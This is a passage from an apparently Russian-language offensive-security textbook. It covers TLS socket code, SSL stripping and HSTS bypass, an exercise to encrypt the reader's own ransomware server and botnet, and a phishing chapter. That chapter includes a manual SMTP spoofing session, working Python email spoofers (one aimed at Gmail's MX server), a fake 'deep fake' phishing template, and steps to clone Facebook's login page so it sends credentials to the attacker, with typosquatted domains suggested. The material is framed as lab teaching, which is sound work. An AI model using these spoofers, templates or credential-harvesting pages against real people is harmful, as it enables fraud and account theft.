Выберите алгоритм обмена ключами, установив соответствующий бит в параметрах контекста. Здесь мы рекомендуем использовать эллиптический алгоритм Диффи-Хеллмана. Мы устанавливаем соответствующий бит, выполняя побитовое ИЛИ с константой `ssl ssl.OP_SINGLE_ECDH_USE` [4]. Одно из больших преимуществ обмена ключами Диффи-Хеллмана в том, что мы можем вычислять новый общий секрет для каждого соединения. Это означает, что если кто-то украдет ваш закрытый ключ, он сможет расшифровать только прошлую переписку, но не будущую. Обычно это называют прямой секретностью.

После настройки параметров создайте новый сокет [5] и оберните сокет в SSL-контекст ». Обертка сокета гарантирует, что вся информация шифруется перед отправкой в сокет.

Защищенный серверный сокет

Реализуем серверный сокет, программу, которая принимает защищенные соединения от вашего клиента. Создайте новый файл `secureServer.py` и скопируйте в него следующий код:

```
import socket
import ssl

client_cert = 'client.crt'
server_key = 'server.key'
server_cert = 'server.crt'
port = 8080

[1] context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
[2] context.verify_mode = ssl.CERT_REQUIRED
[3] context.load_verify_locations(cafile=client_cert)
context.load_cert_chain(certfile=server_cert, keyfile=server_key)
context.options |= ssl.OP_SINGLE_ECDH_USE
[4] context.options |= ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1 | ssl.OP_NO_TLSv1_2
```

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0) as sock:
    sock.bind(('', port))
    sock.listen(1)
    with context.wrap_socket(sock, server_side=True) as ssock:
        conn, addr = ssock.accept()
        print(addr)
        message = conn.recv(1024).decode()
        capitalizedMessage= message.upper()
        conn.send(capitalizedMessage.encode())
```

Мы настраиваем контекст по умолчанию для поддержки аутентификации клиента [1]. В результате к серверу смогут подключаться только клиенты с доверенными сертификатами. Затем мы гарантируем, что сервер проверяет клиентские сертификаты [2]. Далее мы указываем расположение клиентского и серверного сертификатов [3]. Наконец, мы запрещаем все предыдущие версии TLS, гарантируя, что сервер использует самую высокую доступную версию TLS [4]. В этом случае это TLS 1.3.

Запустите `secureServer.py` в терминале Kali Linux. Затем откройте другой терминал, запустите `secureSocket.py` и добавьте сообщение, если хотите.

```
TLSv1.3
Please enter your message: test
b'TEST'
```

Терминал, в котором вы запустили `secureServer.py`, должен выглядеть примерно так:

```
('127.0.0.1', 36000)
```

Примечание. Если у вас возникают проблемы с установлением защищенного соединения с сервером из этих скриптов, в вашей виртуальной машине Kali Linux могли остаться библиотеки, использованные в предыдущих главах. В таком случае, возможно, потребуется создать новую виртуальную машину. Подробности см. в главе 1.

SSL stripping и обход HSTS

Как злоумышленник может обойти TLS? Если хакер выполняет атаку спуфинга ARP вроде той, что мы выполняли в главе 2, он сможет перехватить весь трафик пользователя. Но если этот трафик зашифрован, злоумышленник не сможет его прочитать.

Однако если жертва загружает незашифрованную страницу, содержащую защищенные ссылки, злоумышленник может попытаться понизить защищенное HTTPS-соединение, использующее TLS, до незашифрованного HTTP-соединения, заменив HTTPS-ссылку:

```
<a href="https://www.exampleTestDomain.com/">Login</a>
```

на небезопасную HTTP-ссылку:

```
<a href="http://www.exampleTestDomain.com/">Login</a>
```

Современные браузеры защищаются от этих атак, реализуя правила строгой транспортной безопасности HTTP (HSTS). Серверы используют правила HSTS, чтобы заставить браузеры применять исключительно протокол HTTPS; однако сервер может некорректно применять эти правила на некоторых поддоменах. Изменив поддомен, хакер может обойти правила HSTS. Например, обратите внимание на лишнюю `w` в следующем домене:

```
<a href="http://wwww.exampleTestDomain.com/">Login</a>
```

Хотя домен `wwww.exampleTestDomain.com` может поддерживать HSTS, системный администратор мог забыть добавить HSTS для этого поддомена. Используя новый поддомен вроде `wwww.exampleTestDomain.com` или `support.exampleTestDomain.com`, злоумышленник все еще может провести атаку SSL stripping.

Для проведения этой атаки можно использовать инструмент вроде `bettercap`. Инструмент `bettercap` ? отличная утилита для сетевого хакинга, которую вполне стоит изучить. Например, она могла бы быстро запустить ARP-спуфинг каждой машины в сети, направить трафик через HTTP-прокси для SSL stripping и обхода HSTS, а также внедрить вредоносный JavaScript в веб-страницы, где HSTS настроен неправильно.

Упражнение: добавьте шифрование в сервер программы-вымогателя

В главе 4 мы изучили популярный инструмент для взлома: ботнет. Однако архитектура нашего бота была ошибочной, потому что боты использовали незашифрованные TCP-сокеты для связи со своим сервером.

То же самое верно для сервера программы-вымогателя, который мы создали в главе 5. В этом упражнении вы создадите новую версию сервера программы-вымогателя, которая умеет принимать защищенные соединения. Я привел пример сервера, поддерживающего несколько защищенных соединений. Используйте его как шаблон для изменения собственного кода:

```
import socket
import ssl
import threading

[1] client_cert = 'path/to/client.crt'
server_key = 'path/to/server.key'
server_cert = 'path/to/server.crt'
port = 8080

context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
context.verify_mode = ssl.CERT_REQUIRED
context.load_verify_locations(cafile=client_cert)
context.load_cert_chain(certfile=server_cert, keyfile=server_key)
context.options |= ssl.OP_SINGLE_ECDH_USE
context.options |= ssl.OP_NO_TLSv1 | ssl.OP_NO_TLSv1_1 | ssl.OP_NO_TLSv1_2

[2] def handler(conn):
    encrypted_key = conn.recv(4096).decode()
    #---------------------------------
    # Add your decryption code here
    #---------------------------------
    conn.send(decrypted_key.encode())
    conn.close()

with socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0) as sock:
    sock.bind(('', port))
[3] sock.listen(5)
    with context.wrap_socket(sock, server_side=True) as ssock:
        while True:
```

```
[4] conn, addr = ssock.accept()
            print(addr)
[5] handlerThread = threading.Thread(target=handler, args=(conn,))
            handlerThread.start()
```

Можете использовать сертификаты `client.crt` и `server.crt`, а также ключи `server.key` и `client.key`, которые вы сгенерировали ранее в главе. Вам нужно указать пути к этим файлам [1]. Кроме того, если вы не установили библиотеку `threading` в предыдущей главе, возможно, здесь ее нужно будет установить с помощью `pip`.

Я определил функцию, которая обрабатывает каждое входящее соединение [2]. Здесь вы добавите код расшифрования. Затем мы задаем очередь ожидания (backlog) из пяти соединений [3]. По мере поступления новых соединений они будут добавляться в очередь, а по мере обработки каждого соединения оно будет удаляться из очереди. Мы постоянно принимаем новые соединения [4] и создаем новый поток для обработки каждого соединения [5].

После реализации защищенного сервера программы-вымогателя попробуйте также шифровать обмен данными вашего ботнета.

Часть III. Социальная инженерия

Глава 7. Фишинг и дипфейки

> Не верьте ничему, что читаете в сети. Кроме этого. Хотя, пожалуй, включая и это.
>
> - Дуглас Адамс

Хакеры используют методы социальной инженерии, чтобы обманом заставить жертв предоставить им доступ к своим системам. Социальная инженерия ? это использование технологий для психологического влияния на поведение человека. Такие методы применялись для кражи паролей, дестабилизации правительств и фальсификации выборов.

Возможно, вы знакомы с атаками социальной инженерии, которые пытаются заманить пользователей и заставить их выполнить определенное действие. Такие атаки называются фишинговыми. Но опытные пользователи обычно быстро распознают поддельные письма, а спам-фильтры быстро отсеивают их по содержанию и орфографическим ошибкам, поэтому плохо подготовленные атаки легко обнаруживаются.

И все же при правильной приманке фишинговая атака может быть очень успешной. В этой главе мы рассмотрим три приема социальной инженерии, которые позволяют хакерам создавать поддельные письма, сайты и видео, а затем объединим эти приемы в одну скоординированную атаку.

Изощренная и скрытная атака социальной инженерии

Вот пример атаки, которую можно провести методами, рассмотренными в этой главе. Атака начинается с того, что хакер отправляет поддельное письмо якобы от Facebook с уведомлением, что жертву отметили на фотографии. Когда жертва нажимает ссылку в письме, она попадает на поддельную страницу входа в Facebook. После попытки входа жертву перенаправляют на настоящую страницу входа Facebook, а ее имя пользователя и пароль отправляются хакеру. Теперь жертва сможет успешно войти и, скорее всего, решит, что всего лишь ввела неправильный пароль с первой попытки.

Атаки социальной инженерии через электронную почту, подобные этой, можно сочетать и с атаками через медиа. Например, хакер может также создать голосовое сообщение или видеосообщение якобы от супруга, в котором жертву предупреждают о конкретном письме или SMS. Или он может создать дипфейк-видео генерального директора, который просит сотрудников ожидать определенное письмо.

Подделка писем

Чтобы понять, как атакующие отправляют поддельные письма, сначала нужно понять, как в целом работает электронная почта. На рисунке 7-1 показана схема обмена электронной почтой.




Рисунок 7-1: Схема обмена электронной почтой

Электронная почта опирается на набор почтовых серверов, и каждый почтовый домен, например `@virginia.edu`, связан с одним или несколькими почтовыми серверами, которые сортируют входящие сообщения по соответствующим почтовым ящикам и отправляют исходящие сообщения другим почтовым серверам. Когда `alice@companyX.com` хочет отправить письмо на `john@companyY.com`, она передает письмо почтовому серверу своей компании, который затем помещает письмо в исходящую очередь. Когда письмо доходит до начала исходящей очереди, сервер выполняет DNS-запрос, чтобы узнать IP-адрес почтового сервера Джона.

Затем почтовый сервер Алисы устанавливает TCP-соединение с почтовым сервером Джона и использует простой протокол передачи почты (SMTP), чтобы отправить письмо на почтовый сервер Джона. SMTP ? текстовый протокол, позволяющий почтовым серверам обмениваться информацией. Защищенная версия протокола, SMTPS, обменивается сообщениями через TLS-соединение.

Когда почтовый сервер Джона получает письмо Алисы, он помещает письмо в почтовый ящик Джона. Затем Джон получает письмо, подключаясь к почтовому серверу своей компании.

Выполнение DNS-запроса почтового сервера

Вы можете самостоятельно выполнить DNS-запрос чьего-либо почтового сервера с помощью команды `dig`. Например, давайте узнаем IP-адрес и URL почтового сервера `gmail.com`. Для этого мы используем флаг `mx`, чтобы отобразить MX-запись, содержащую информацию о почтовом сервере:

```
kali@kali:~$ dig mx gmail.com
...
;; ANSWER SECTION:
[1] gmail.com. 3435 IN MX 5 gmail-smtp-in.l.google.com.
gmail.com. 3435 IN MX 10 alt1.gmail-smtp-in.l.google.com.
gmail.com. 3435 IN MX 40 alt4.gmail-smtp-in.l.google.com.
...
```

Существует несколько почтовых серверов, и каждому назначается приоритет. Почтовый сервер с наименьшим числом [1] получает наивысший приоритет, и именно к нему следует подключаться первым. Поэтому `gmail-smtp-in.l.google.com` ? SMTP-сервер, принимающий соединения на порту 25.

Общение с SMTP

SMTP-обмен читается почти как обычный разговор, конечно, с некоторыми специальными кодами. Давайте рассмотрим эти сообщения, чтобы лучше понять, как работает протокол.

Взламывать машины, которыми вы не владеете, незаконно и неэтично, а нам все же нужно поработать с SMTP, поэтому используем SMTP-сервер, работающий на порту 25 нашей виртуальной машины Metasploitable. Убедитесь, что Kali Linux и pfSense запущены. Затем запустите виртуальную машину Metasploitable и войдите в нее с именем пользователя `msfadmin` и паролем `msfadmin`. Выполните следующую команду, чтобы получить ее IP-адрес:

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:17:9A:0A:F6:44
[1] inet addr: 192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
```

Значение после `inet addr:` [1] ? это IP-адрес. Помните, что в вашей лабораторной среде этот адрес может отличаться.

Используйте `netcat` на виртуальной машине Kali Linux, чтобы подключиться к порту 25 на этом IP-адресе, выполнив следующую команду:

```
kali@kali:~$ nc 192.168.1.101 25
Server: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

После установки соединения сервер ответит кодом `220`, указывающим, что вы успешно подключились. Здесь также видно, что машина Metasploitable использует почтовый сервер Postfix с открытым исходным кодом, поддерживающий расширенный простой протокол передачи почты (ESMTP).

Получив сообщение `220`, ответьте сообщением `HELO`. Да, это действительно "`HELO`" (не опечатка). Для ясности я пометил клиентский запрос тегом `Client:`, а ответ сервера ? тегом `Server:`. Эти теги не являются частью обмена.

Здесь начинается обман. В сообщении HELO вы можете притвориться кем угодно. Здесь мы притворяемся сервером secret.gov:

```
Client: HELO secret.gov
Server: 250 metasploitable.localdomain
```

Когда сервер получает наше сообщение, он должен ответить сообщением 250, подтверждающим получение. Некоторые почтовые серверы включают забавное сообщение вроде "сервер gmail к вашим услугам". Теперь вы также знаете, какому серверу отправляете письмо.

Теперь обман становится глубже: мы притворяемся, что отправляем письмо от head@secret.gov:

```
Client: MAIL FROM: <head@secret.gov>
Server: 250 2.1.0 Ok
```

Сервер отвечает сообщением 250 Ok. Отлично. Он нам верит. Затем мы отправляем сообщение RCPT TO:, указывающее получателя письма. Допустим, мы отправляем сообщение учетной записи sys:

```
Client: RCPT TO:<sys>
Server: 250 2.1.5 Ok
```

Если бы у машины Metasploitable был собственный домен, например virginia.edu, мы вместо этого отправили бы RCPT TO: <sys@virgina.edu>.

Если этот адрес электронной почты зарегистрирован на сервере, сервер ответит сообщением 250 Ok, как показано здесь. В противном случае он ответил бы кодом ошибки.

Возможно, вы уже думаете о способах, которыми хакер мог бы использовать такое поведение, чтобы восстановить список адресов электронной почты с сервера, но пока оставьте эти мысли. Пришло время отправить тело письма. Команда DATA сообщает серверу, что мы готовы передать письмо.

```
Client: DATA
Server: 354 End data with <CR><LF>.<CR><LF>
```

Сервер отвечает сообщением 354, означающим, что он готов принять письмо. Он также включает инструкции о том, как завершить письмо. В данном случае письмо нужно закончить последовательностью <CR><LF>.<CR><LF>, где <CR> и <LF> обозначают символы возврата каретки (carriage return) и перевода строки (line feed) соответственно. Это устаревшие символы времен, когда компьютерные клавиатуры сильно напоминали печатные машинки. SMTP был изобретен в 1982 году и, несмотря на возраст, все еще используется современными почтовыми серверами вроде Gmail.

Вот письмо, которое мы отправляем:

```
Client:
From: "The Boss Lady" <head@secret.gov>
Subject: Hello SYS
Click This link <a href="url">link text</a>
Your Enemy,
someone
.
Server: 250 2.0.0 Ok: queued as B16A9CBFC
Client: QUIT
Server: 221 2.0.0 Bye.
```

Чтобы проверить, что поддельное письмо было корректно получено, выполните следующую команду на виртуальной машине Metasploitable, чтобы прочитать почтовый ящик `sys`:

```
msfadmin@metasploitable:~$ sudo cat /var/spool/mail/sys
```

В выводе будет сообщение от `head@secret.gov` с введенным вами телом:

```
...
From: "The Boss lady" <head@secret.gov>
Subject: Hello SYS
Message-Id: <20200718011936.45737CBFC@metasploitable.localdomain>
Date: Sat, 17 Jul 2022 21:19:14 -0400 (EDT)
To: undisclosed-recipients:;
Click This link <a href="url">link text </a>
Your Enemy,
someone
```

Поздравляю! Вы отправили свое первое поддельное письмо.

Написание спуфера электронной почты

Вручную выполнять SMTP-обмен может быть утомительно, поэтому напишем короткую Python-программу, которая отправляет поддельное письмо с помощью только что изученной процедуры. На виртуальной машине Kali Linux создайте на рабочем столе новую папку с именем `spoofer`. Внутри папки `spoofer` создайте Python-файл `espoofer.py`, откройте его в IDE или текстовом редакторе по вашему выбору, а затем скопируйте следующий код, который реализует SMTP-обмен через TCP-соединение.

```
import sys, socket

size = 1024

def sendMessage(smtpServer, port, fromAddress,
                toAddress, message):
    IP = smtpServer
    PORT = int(port)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((IP, PORT)) # Open socket on port
    print(s.recv(size).decode()) # display response
[1] s.send(b'HELO '+ fromAddress.split('@')[1].encode() +b'\n')
[2] print(s.recv(size).decode())
    # send MAIL FROM:
    s.send(b'MAIL FROM:<' + fromAddress.encode() + b'>\n')
    print(s.recv(size).decode())
    # send RCPT TO:
    s.send(b'RCPT TO:<' + toAddress.encode() + b'>\n')
    print(s.recv(size).decode())
    s.send(b"DATA\n") # send DATA
    print(s.recv(size).decode())
    s.send(message.encode() + b'\n')
[3] s.send(b'\r\n.\r\n')
    print(s.recv(size).decode()) # display response
    s.send(b'QUIT\n') # send QUIT
    print(s.recv(size).decode()) # display response
    s.close()

def main(args):
[4] smtpServer = args[1]
    port = args[2]
    fromAddress = args[3]
    toAddress = args[4]
    message = args[5]
    sendMessage(smtpServer, port, fromAddress,
                toAddress, message)
if __name__ == "__main__":
    main(sys.argv)
```

Мы отправляем серверу первое сообщение, притворяясь почтовым сервером, связанным с адресом отправителя [1]. Затем выводим ответ, полученный от сервера [2]. Мы продолжаем отправлять данные, прежде чем завершить сообщение [3] отправкой `<CR><LF>.<CR><LF>`. В Python символы `<CR>` и `<LF>` записываются как `\r` и `\n`. Наконец, мы считываем параметры командной строки, задающие целевой почтовый сервер и заголовки нашего письма [4].

Теперь запустим Python-программу. Откройте терминал и перейдите в папку, содержащую `espoofer.py`:

```
kali@kali:~$ cd ~/Desktop/spoofer
```

Запустите программу `espoofer.py` с этими аргументами:

```
kali@kali:~$ python3 espoofer.py <Metasploitable IP address> 25 hacking@virginia.edu sys "Hello
    from the other side! "
```

Это отправит письмо от `hacking@virginia.edu` пользователю `sys` с сообщением `"Hello from the other side!"` в теле сообщения.

Эта атака не всегда сработает; некоторые SMTP-серверы могут реализовывать защитные функции, такие как доменная аутентификация сообщений, отчетность и соответствие (DMARC), которая позволяет принимающему SMTP-серверу проверить, что SMTP-сообщения приходят с авторизованного IP-адреса. Но всегда есть другие способы обойти защиту. Например, можно зарегистрировать доменное имя, похожее на домен, который вы атакуете. Инструменты вроде URLCrazy позволяют быстро искать домены, похожие на атакуемый. Чтобы уменьшить спам, некоторые интернет-провайдеры блокируют пакеты на порт 25. Поэтому если вы хотите проверять систему за пределами своей виртуальной среды, вам нужно маршрутизировать трафик через виртуальную частную сеть (VPN).

Подделка SMTPS-писем

В предыдущих примерах мы отправляли SMTP-сообщения через незашифрованный канал. Теперь посмотрим на SMTPS, который отправляет SMTP-сообщения через канал, зашифрованный с помощью TLS. Наша виртуальная машина Metasploitable не поддерживает SMTPS, поэтому мы подключимся к SMTP-серверу Gmail, который его поддерживает, и отправим себе поддельное письмо.

Если ваш интернет-провайдер разрешает это или если у вас есть VPN, можно использовать команду `openssl s_client` с SMTP-сервером Google (`gmail-smtp-in.l.google.com`), который принимает входящие SMTP-соединения от других SMTP-серверов. После подключения можно вручную выполнить обмен и отправить себе поддельное письмо.

```
kali@kali:~$ openssl s_client -starttls smtp -connect gmail-smtp-in.l.google.com:25 -crlf -
    ign_eof
```

Теперь напишем программу, которая использует SMTPS для взаимодействия с почтовыми серверами. Некоторые серверы поддерживают только зашифрованный обмен через SMTPS, поэтому использовать незашифрованный SMTP для подделки не всегда возможно. Библиотека Python `smtplib` предоставляет возможности, которые мы обсуждали ранее в этой главе. Мы используем ее, чтобы отправить поддельное письмо с помощью SMTPS. Откройте предпочитаемый текстовый редактор, скопируйте следующий код и назовите программу `secureSpoofer.py`:

```
from smtplib import SMTP
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart

receiver = 'victimEmail'
receiver_name = 'Victim Name'
fromaddr = 'Name <spoofed@domain.com>'
smtp_server = "gmail-smtp-in.l.google.com"

msg = MIMEMultipart()
msg['Subject'] = "Urgent"
msg['From'] = fromaddr

[1] with open('template.html', 'r') as file:
    message = file.read().replace('\n', '')
message = message.replace("{{FirstName}}", receiver_name)
msg.attach(MIMEText(message, "html"))

with SMTP(smtp_server, 25) as smtp:
[2] smtp.starttls()
    smtp.sendmail(fromaddr, receiver, msg.as_string())
```

Вместо ручного ввода сообщения электронной почты мы прочитаем его из файла [1]. Это позволит использовать почтовые шаблоны, которые делают поддельные письма более реалистичными. Эти шаблоны пишутся на HTML, и их можно найти бесплатно, поискав в интернете "`email phishing templates`" ("шаблоны фишинговых писем"). После загрузки сообщения запустите TLS-сеанс [2].

Вот пример почтового шаблона (`template.html`):

```
<html>
<head>
</head>
<body style="background-color:#A9A9A9">
<div class="container" >
<div class="container" style="background-color:#FFF;">
<br><br>
[1] <h1>Breaking News, {{FirstName}}</h1>
[2] <h3>You have been identified in a Deep Fake!</h3>
<p>A Deep Fake video of you has been uploaded to YouTube yesterday and
already has over 2,400 views. </p>
<p>Click the link below to view the video and take it down! </p>
[3] <a href="https://www.google.com">Your video</a>
<br><br><hr>
<p>Best regards,</p>
<p>The Deep Fake Association</p>
<p></p>
</div>
</div>
</body>
</html>
```

Настройте его под себя, изменив текст [2], имя [1] и ссылку [3].

Отлично: теперь вы знаете, как отправить поддельное письмо.

Подделка сайтов

Письмо, которое мы отправим в рамках нашей атаки, содержит ссылку, направляющую пользователя на поддельный сайт. Чтобы убедить пользователей ввести свои учетные данные, мы сделаем этот сайт клоном страницы входа какого-нибудь популярного сайта, что удивительно легко.

Веб-страницы состоят из HTML- и JavaScript-файлов. Каждый раз, когда браузер посещает страницу, он скачивает копию этих HTML- и JavaScript-файлов и использует их для отображения страницы. Когда хакер посещает страницу входа, он тоже получает копию этих файлов, и, разместив их на собственном сервере, хакер может показать веб-страницу, выглядящую идентично настоящей странице входа.

Дальше хуже: изменив локальную копию HTML- или JavaScript-кода страницы, хакер может настроить страницу так, чтобы она отправляла имя пользователя и пароль жертвы хакеру, а не сайту. После входа пользователя поддельная страница может перенаправить его на настоящую страницу входа, где он сможет снова ввести учетные данные и успешно войти. Жертва просто подумает, что первая попытка не удалась, совершенно не подозревая, что кто-то украл ее пароль.

Давайте клонируем страницу входа Facebook. Откройте Firefox в Kali Linux и перейдите на facebook.com. Сохраните копию страницы и сопутствующих ресурсов, щелкнув страницу правой кнопкой мыши и выбрав `Save Page As` ("Сохранить страницу как"), как показано на рисунке 7-2.




Рисунок 7-2: Использование Firefox для сохранения копии веб-страницы

Назовите файл `index.html` и сохраните его в папку на рабочем столе с именем `SocialEngineering`. Страница `index.html` ? это первая страница, которую браузер открывает при доступе к любому веб-сайту, поэтому, сохранив эту страницу как `index.html`, браузеры пользователей автоматически откроют ее, когда они перейдут на ваш сайт.

Теперь как изменить веб-страницу так, чтобы она отправляла имя пользователя и пароль пользователя обратно хакеру? Страницы входа часто опираются на HTML-тег `<form>`. Ниже приведена базовая HTML-форма:

```
<form action="login_service.php" method="post">
<input type="text" placeholder="Enter Username" name="uname" required>
<input type="password" placeholder="Enter Password" name="pass" required>
<button type="submit">Login</button>
</form>
```

Теги `<form>` часто включают атрибут, задающий, куда отправлять данные формы. В этом примере данные отправляются в `login_service.php`. Хакер может отправить данные формы себе, заменив URL в теге `<form>` собственным. Это отправит все данные формы на страницу хакера. Помните: все, что вы видите в браузере, можно воспроизвести с помощью HTML, CSS и JavaScript. Возможно, понадобится лишь написать немного дополнительного кода.

Откройте терминал и перейдите в папку, содержащую ваши HTML-файлы, выполнив следующую команду:

```
kali@kali:~$ cd ~/Desktop/SocialEngineering
```

Чтобы отдавать этот файл с собственного Python HTTP-сервера, введите следующую команду:

```
kali@kali:~$ sudo python3 -m http.server 80
```

Примечание. Порты ниже 1024 можно открывать только с правами root.

Утилита Python 3 `http.server` уже установлена на вашей виртуальной машине Kali Linux. Чтобы протестировать вредоносный сайт, оставьте терминал открытым и переключитесь на виртуальную машину Ubuntu. Затем откройте поддельный сайт, запустив Firefox и введя IP-адрес виртуальной машины Kali Linux, например `192.168.1.103`. Если все сделано правильно, появится поддельная копия страницы входа Facebook, как на рисунке 7-3.




Рисунок 7-3: Поддельная страница входа Facebook, размещенная на виртуальной машине Kali Linux

Если внимательно посмотреть на адресную строку, вы заметите, что страница не зашифрована, как обычно бывает у Facebook, и что URL отличается от `facebook.com`. Не беспокойтесь: у хакеров есть способы скрыть и это. Например, хакер может зарегистрировать домен, похожий на домен Facebook. Я проверил поиск доменов GoDaddy и обнаружил, что домены вроде `fecabeok.com` или `facebvvk.com` все еще доступны. Пользователю пришлось бы внимательно смотреть на адресную строку, чтобы понять, что его обманули. Заметили бы вы что-то неправильное, быстро взглянув на `https://wwww.fecabeok.com/`? Использование URL, похожих на настоящие, мы называем

тайпсквоттингом. Инструменты вроде URLCrazy помогут легко определять такие URL.

Теперь вы знаете, как создать поддельный сайт. Давайте обсудим, как создавать поддельные видео.

Создание дипфейк-видео

